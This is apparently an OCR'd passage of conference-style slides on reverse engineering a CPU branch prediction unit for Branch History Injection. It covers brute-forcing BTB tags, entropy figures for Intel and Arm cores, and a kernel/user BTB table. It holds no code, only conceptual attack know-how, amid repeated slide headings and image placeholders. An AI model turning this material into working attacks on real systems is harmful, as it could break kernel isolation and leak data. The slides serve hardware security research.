
BPU Internals






Rev. Eng.

BPU Internals




Patents



Rev. Eng.

BPU Internals

Patents




Rev. Eng.


Brute Force

BPU Internals


- Just by controlling the BHB, what BTB tags can we generate?




BPU Reverse Engineering – Brute Force



BPU Reverse Engineering – Brute Force




BPU Reverse Engineering – Brute Force




✓ Always correct prediction! The BPU is able to distinguish H_A from H_B

BPU Reverse Engineering – Brute Force



✓ Always correct prediction! The BPU is able to distinguish H_A from H_B

BPU Reverse Engineering – Brute Force




❌ Always misprediction! The BPU is **unable** to distinguish H_A from H_B

BPU Reverse Engineering – Brute Force

How long is this brute-force?

- Intel 10th gen: 14 bits entropy
- Intel 11th gen: 17 bits entropy
- Cortex-X1: 9 bits entropy


Entropy is small enough to make brute force feasible




BHI Capabilities

User space


Kernel space



BHI Capabilities




BHI Capabilities



BTB

PRIV	TAG	TARGET
kernel	TAG_A	valid_target_a
~~user~~	~~TAG_B~~	~~user_func~~
kernel	TAG_C	valid_target_b
kernel	TAG_D	other_target_1
kernel	TAG_E	other_target_2


BHI Capabilities



BTB

PRIV	TAG	TARGET
kernel	TAG_A	valid_target_a
~~user~~	~~TAG_B~~	~~user_func~~
kernel	TAG_C	valid_target_b
kernel	TAG_D	other_target_1
kernel	TAG_E	other_target_2

BHI Capabilities

